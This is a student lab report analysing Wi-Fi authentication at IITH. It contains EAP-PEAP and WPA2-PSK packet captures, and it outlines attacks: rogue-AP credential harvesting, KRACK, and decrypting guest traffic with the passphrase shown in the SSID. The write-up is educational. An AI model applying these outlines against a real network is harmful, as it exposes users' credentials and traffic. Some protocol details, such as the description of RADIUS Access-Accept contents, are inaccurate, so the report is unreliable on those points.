2. Server certificate is being sent to the authenticate which then validates the server's identity and in case it is valid, a TLS pipe is established.
3. Radius Access Request - The Access point in the middle requests for the username of the authentication server by letting the AS know that the supplicator is requesting for authentication.
4. EAP Request And Response / Identity - Now the real request for username is sent to the client by the AS for which as a response, the client sends a EAP response which has the real username of the client.
5. EAP Request/challenge - The request for the password from the client is being prompted in this .
6. EAP-Response/challenge - The client sends the password after encryption to the AP which would then be forwarded to the AS.
7. RADIUS Access accept/failure - The Access-Accept message consists of a shared secret and a Filter ID attribute. If the shared secret does not match, the RADIUS Client rejects the message which will be the case of EAP failure otherwise it would be an EAP-success.
8. If the Accept message is a success-, the 4 way handshake is executed and the exchange of application data is granted by the AS to the client.

A. How UID/PWD of clients are used for authentication by AS/AAA (AD) server?

1. A user launches the 802.1X client software, inputs the user name and password that have been applied and registered, and requests a connection. To begin the authentication procedure, the client sends an EAPoL-Start packet to the access device.
2. The access device returns an EAP-Request/Identity packet to the client for its identity. Upon receipt of the EAP-Request/Identity packet, the client sends an EAP-Response/Identity packet that contains the user name to the access device.
3. The access device wraps the EAP-Response/Identity packet and delivers it to the authentication server as a RADIUS Access-Request packet.
4. The RADIUS server searches the user name table in the database for the corresponding password after receiving the user name forwarded by the access device, encrypts the password with a randomly generated MD5 challenge, and sends a RADIUS Access-Challenge packet containing the MD5 challenge to the access device.
5. The access device forwards the MD5 challenge sent by the RADIUS server to the client.
6. The client encrypts the password with the MD5 challenge, creates an EAP-Response/MD5-Challenge packet, and delivers it to the access device after receiving the MD5 challenge.

7. The access device encapsulates the EAP-Response/MD5-Challenge packet into a RADIUS Access-Request packet and sends the RADIUS packet to the RADIUS server.
8. The RADIUS server matches the encrypted password received with the encrypted password stored locally. If the two passwords match, the user is considered legitimate, and the RADIUS server sends a RADIUS Access-Accept packet to the access device, indicating that authentication was successful.

5. **Here you enter some wrong password when connecting to IITH Wi-Fi network and observe what kind of authentication related messages are exchanged. Insert a screenshot highlighting the difference between successful and unsuccessful cases in your report.**

FAILURE


142	0.800681	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	802.11	153	Probe Request, SN=0, FN=0, Flags=........, SSID=IITH
144	0.801017	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	802.11	272	Probe Response, SN=2981, FN=0, Flags=........, BI=100, SSID=
146	0.806622	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	802.11	78	Authentication, SN=1, FN=0, Flags=........
148	0.808128	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	802.11	78	Authentication, SN=2982, FN=0, Flags=........
150	0.809631	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	802.11	212	Association Request, SN=2, FN=0, Flags=........, SSID=IITH
152	0.810419	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	802.11	197	Association Response, SN=2983, FN=0, Flags=........
154	0.812173	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	EAP	91	Request, Identity
159	0.820782	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	EAP	105	Response, Identity
167	0.832454	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	EAP	126	Request, MS-Authentication EAP (EAP-MS-AUTH)
169	0.834247	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	EAP	92	Response, Legacy Nak (Response Only)
171	0.842146	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	EAP	92	Request, Protected EAP (EAP-PEAP)
173	0.844643	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	TLSv1.2	223	Client Hello
175	0.856011	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	EAP	1120	Request, Protected EAP (EAP-PEAP)
177	0.857316	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	EAP	92	Response, Protected EAP (EAP-PEAP)
179	0.867968	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	EAP	1116	Request, Protected EAP (EAP-PEAP)
181	0.869608	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	EAP	92	Response, Protected EAP (EAP-PEAP)
183	0.880173	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	EAP	1116	Request, Protected EAP (EAP-PEAP)
185	0.881793	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	EAP	92	Response, Protected EAP (EAP-PEAP)
187	0.891938	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	EAP	1116	Request, Protected EAP (EAP-PEAP)
189	0.894778	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	EAP	92	Response, Protected EAP (EAP-PEAP)
191	0.903146	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	TLSv1.2	465	Server Hello, Certificate, Server Key Exchange, Server Hello
193	0.920769	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	TLSv1.2	218	Client Key Exchange, Change Cipher Spec, Encrypted Handshake
214	0.929462	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	TLSv1.2	147	Change Cipher Spec, Encrypted Handshake Message
216	0.932026	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	EAP	92	Response, Protected EAP (EAP-PEAP)
220	0.941144	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	TLSv1.2	126	Application Data
222	0.943899	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	TLSv1.2	140	Application Data
230	0.952348	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	TLSv1.2	161	Application Data
232	0.954482	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	TLSv1.2	194	Application Data
234	0.970874	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	TLSv1.2	132	Application Data
236	0.972613	SamsungE_fa:74:5c	ArubaaHe_e7:22:51	TLSv1.2	132	Application Data
426	3.316065	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	EAP	90	Failure
428	3.316331	ArubaaHe_e7:22:51	SamsungE_fa:74:5c	802.11	74	Deauthentication, SN=3086, FN=0, Flags=........

For the Success and Failure, the same kind of messages gets exchanged mostly, where the EAP status from the AAA server will be Failure to the AP hence there are no 4-way handshake messages in the capture.

SUCCESS

596	5.628576	ArubaaHe_e7:22:51	Broadcast	802.11	287	Beacon frame, SN=157, FN=0, Flags=........, BI=100, SSID=IITH
603	5.634779	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	802.11	161	Probe Request, SN=2499, FN=0, Flags=........, SSID=IITH
605	5.635739	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	802.11	272	Probe Response, SN=161, FN=0, Flags=........, BI=100, SSID=IITH
607	5.636440	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	802.11	78	Authentication, SN=2500, FN=0, Flags=........
609	5.637789	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	802.11	78	Authentication, SN=162, FN=0, Flags=........
611	5.638579	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	802.11	225	Association Request, SN=2501, FN=0, Flags=........, SSID=IITH
613	5.639169	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	802.11	197	Association Response, SN=163, FN=0, Flags=........
618	5.649607	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	EAP	91	Request, Identity
620	5.652320	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	EAP	105	Response, Identity
622	5.662784	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	EAP	126	Request, MS-Authentication EAP (EAP-MS-AUTH)
624	5.665369	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	EAP	92	Response, Legacy Nak (Response Only)
626	5.672776	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	EAP	92	Request, Protected EAP (EAP-PEAP)
628	5.674699	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	TLSv1.2	223	Client Hello
631	5.686315	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	EAP	1120	Request, Protected EAP (EAP-PEAP)
633	5.687501	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	EAP	92	Response, Protected EAP (EAP-PEAP)
635	5.697735	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	EAP	1116	Request, Protected EAP (EAP-PEAP)
637	5.701622	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	EAP	92	Response, Protected EAP (EAP-PEAP)
639	5.711819	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	EAP	1116	Request, Protected EAP (EAP-PEAP)
641	5.714875	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	EAP	92	Response, Protected EAP (EAP-PEAP)
643	5.726202	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	EAP	1116	Request, Protected EAP (EAP-PEAP)
645	5.729295	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	EAP	92	Response, Protected EAP (EAP-PEAP)
648	5.732123	ArubaaHe_e7:22:51	Broadcast	802.11	287	Beacon frame, SN=165, FN=0, Flags=........, BI=100, SSID=IITH
654	5.737916	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	TLSv1.2	465	Server Hello, Certificate, Server Key Exchange, Server Hello Done
660	5.759645	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	TLSv1.2	218	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Messa
662	5.767726	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	TLSv1.2	147	Change Cipher Spec, Encrypted Handshake Message
665	5.768845	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	EAP	92	Response, Protected EAP (EAP-PEAP)
667	5.776126	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	TLSv1.2	126	Application Data
669	5.778969	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	TLSv1.2	140	Application Data
671	5.786851	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	TLSv1.2	161	Application Data
673	5.790694	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	TLSv1.2	194	Application Data
675	5.801060	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	TLSv1.2	172	Application Data
677	5.803973	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	TLSv1.2	127	Application Data
679	5.818989	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	TLSv1.2	132	Application Data
681	5.821382	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	TLSv1.2	132	Application Data
683	5.829386	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	EAP	90	Success
686	5.833370	ArubaaHe_e7:22:51	Broadcast	802.11	287	Beacon frame, SN=169, FN=0, Flags=........, BI=100, SSID=IITH
688	5.834119	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	EAPOL	203	Key (Message 1 of 4)
695	5.849768	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	EAPOL	221	Key (Message 2 of 4)
697	5.851976	ArubaaHe_e7:22:51	02:dc:a9:64:17:57	EAPOL	237	Key (Message 3 of 4)
699	5.854405	02:dc:a9:64:17:57	ArubaaHe_e7:22:51	EAPOL	181	Key (Message 4 of 4)

6. **Does IITH network protect management frames?**



7. **Like in PART 1, is it possible to crack the UID/PWD of a client in a WPA2-EAP based IITH network?**

   IITH uses EAP-PEAP based authentication. In this a TLS tunnel is first established between the Supplicant and AS. Username and Password are exchanged through this pipe (eventually PMK). The security of communication depends on the TLS pipe. Hence, dictionary attack on the captured packets is not possible.

8. **What attacks are still possible on the WPA2-EAP based IITH network and how to take countermeasures against them?**

   Attacks in the authentication phase are not possible. But all the attacks like

   1. Multi Channel MITM attacks
   2. Evil-Twin AP
   3. ARP Spoofing

   These attacks can be realized by creating the Rogue AP (Same SSID) and setting up a RADIUS server with the same configuration and then getting the credentials of the user. These are possible only if the validation of the AS is skipped (IITH does not validate)

   Also, as IITH is using WPA2 it is vulnerable to KRACK attacks, if not patched already.


   The countermeasures would be to validate each other using digital certificates.

9. **For the packets that belong to IITH Guest Wi-Fi network (SSID=IITH-Guest-PWD-IITH@2022) in the pcap trace, comment on its authentication mechanism and potential risks for users that connect to this network and how to mitigate them.**


   As IITH-Guest network uses WPA2-PSK, and the password is also known. If one captures the 4-way handshake. From the ANonce and SNonce. Complete key material can be derived (KCK,KEK, TK) and hence all the traffic between the AP and Supplicant can be decrypted. So, Confidentiality in the link-layer is compromised. If the higher layers do not use any encryption (TLS, DNSSec etc..), their traffic can be monitored and altered.

10. **Here you enter some wrong password when connecting to IITH Guest Wi-Fi network and observe what kind of authentication related messages are exchanged. Insert a screenshot highlighting the difference between successful and unsuccessful cases in your report. Also comment how the call-flow differs compared to connecting to IITH Wi-Fi network.**

FAILURE




SUCCESS



Here for the incorrect passphrase, AP cannot validate the message2 due to mismatch in the MIC computed. Hence there is no message 3 from the AP. And after a few attempts AP gives up by sending a deauthentication message. In the case of the IITH network the failure comes after the whole PEAP TLS handshake.

11. **Analyze the RSN IE in beacons/probe responses of your own trace (i.e., one of SSIDs is your two ROLLNOs) collected in PART A of this assignment. Insert screenshot in your report.**



The RSN IE in the Beacon and the Porbe Response are to indicate the encryption capabilities (For Unicast/ Multicast/ Management Frames) and authentication type (PSK/802.11x). In the case of our AP it uses PSK for authentication and CCM-AES for encryption. Management Frame Protection is false.

12. **Comment on how IITH, IITH Guest and your own AP fare against in terms of security mechanisms employed and which one of them is the most secure in your opinion, why?**

    Both IITH-Guest and our own AP uses PSK. If the PSK is compromised and the handshake is captured, link-layer security is gone. Therefore there is a threat to all those connected to that AP.
    Whereas for IITH even if one user credentials are compromised, one cannot decrypt traffic from other devices.

ANTI-PLAGIARISM Statement

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.

Names and Roll Nos: Pelluri Srivardhan (CS19BTECH11052) and Nisha M (CS19BTECH11012)

Date: 17/04/2022

Signature: PS , NM